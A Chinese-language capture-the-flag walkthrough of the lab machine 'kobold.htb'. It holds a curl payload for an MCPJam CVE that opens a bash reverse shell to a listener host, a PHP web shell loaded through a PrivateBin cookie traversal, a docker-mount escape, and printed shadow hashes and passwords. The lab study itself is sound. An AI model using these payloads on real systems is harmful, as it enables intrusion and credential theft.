基本信息

端口扫描

22,80,443:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
$ nmap -sC -sV -Pn 10.129.224.76
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-24 19:11 +0900
Nmap scan report for 10.129.224.76
Host is up (0.081s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 8c:45:12:36:03:61:de:0f:0b:2b:c3:9b:2a:92:59:a1 (ECDSA)
|_ 256 d2:3c:bf:ed:55:4a:52:13:b5:34:d2:fb:8f:e4:93:bd (ED25519)
80/tcp open http nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
443/tcp open ssl/http nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
| http/1.1
| http/1.0
|_ http/0.9
| ssl-cert: Subject: commonName=kobold.htb
| Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
| Not valid before: 2026-03-15T15:08:55
|_Not valid after: 2125-02-19T15:08:55
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.19 seconds

80/443


80是自动跳到443,需要加hosts:

1
10.129.224.76 kobold.htb

AI相关的:

子域名扫描

子域名可以发现mcp和bin:

1
2
mcp                     [Status: 200, Size: 466, Words: 57, Lines: 15, Duration: 92ms]
bin [Status: 200, Size: 24402, Words: 1218, Lines: 386, Duration: 232ms]


mcp

mcp是MCPJam,setting里可以看到版本是v1.4.2:

bin

bin是private bin 2.0.2:
MCPJam CVE-2026-23744

mcpjam搜索可以找到相关漏洞:


打到ben shell:

1
2
3
4
5
6
7
8
9
10
curl -k -X POST "https://mcp.kobold.htb/api/mcp/connect" \
-H "Content-Type: application/json" \
-d '{
"serverConfig": {
"command": "/bin/bash",
"args": ["-c", "bash -i >& /dev/tcp/10.10.14.49/4444 0>&1"],
"env": {}
},
"serverId": "exploit"
}'


user flag

ben用户桌面:


非预期 root


ben可以直接添加自己到docker组中,然后常规docker挂载逃逸:

1
2
3
4
5

newgrp docker

docker run -v /:/hostfs --rm --user root --entrypoint cat privatebin/nginx-fpm-alpine:2.0.2 /hostfs/root/root.txt

docker run -v /:/hostfs --rm --user root --entrypoint cat privatebin/nginx-fpm-alpine:2.0.2 /hostfs/etc/shadow

shadow

1
2
3
root:$y$j9T$Y2.8/1PJQyHeLyWzEs47k/$HBHuW.lG1nwRHlGBpVaM/a3sFHUcij5Gj3loTXPD.Z4:20500:0:99999:7:::
ben:$y$j9T$EzqiYW7RXL4Cig/dfKneT/$i0sOaXFxXiljmyJOTdffaHdRohgbyGVvReTYIOByLc5:20499:0:99999:7:::
alice:$y$j9T$ntNq4JVBAI64c2Nl8qY9I.$AOCzydYr01o8CPr2H7RR9bKCJe0NZ4IS1Ap2TDvgbM6:20499:0:99999:7:::

private bin


预期方式应该是这里,通过private bin:

1
2
3
4
5
6
7
8
9
10
echo '<?php system($_GET["cmd"]); ?>' > /privatebin-data/data/miao.php

curl --cookie "template=../data/miao" "https://bin.kobold.htb/?cmd=cat+/srv/cfg/conf.php" -k | grep pwd

;pwd = "Z3r0P4ss"
;pwd = null
;pwd = "Z3r0P4ss"
pwd = "ComplexP@sswordAdmin1928"
;pwd = null
;pwd = "Z3r0P4ss"

Arcane


然后在前面得到的ben shell里查看端口可以发现一个3552,访问是Arcane:

简单尝试,用户名是默认的arcane,密码是private bin里获取到的一个:
1
arcane : ComplexP@sswordAdmin1928

容器逃逸

后面就又是容器逃逸部分了,挂载目录,进入容器内shell查看:

参考资料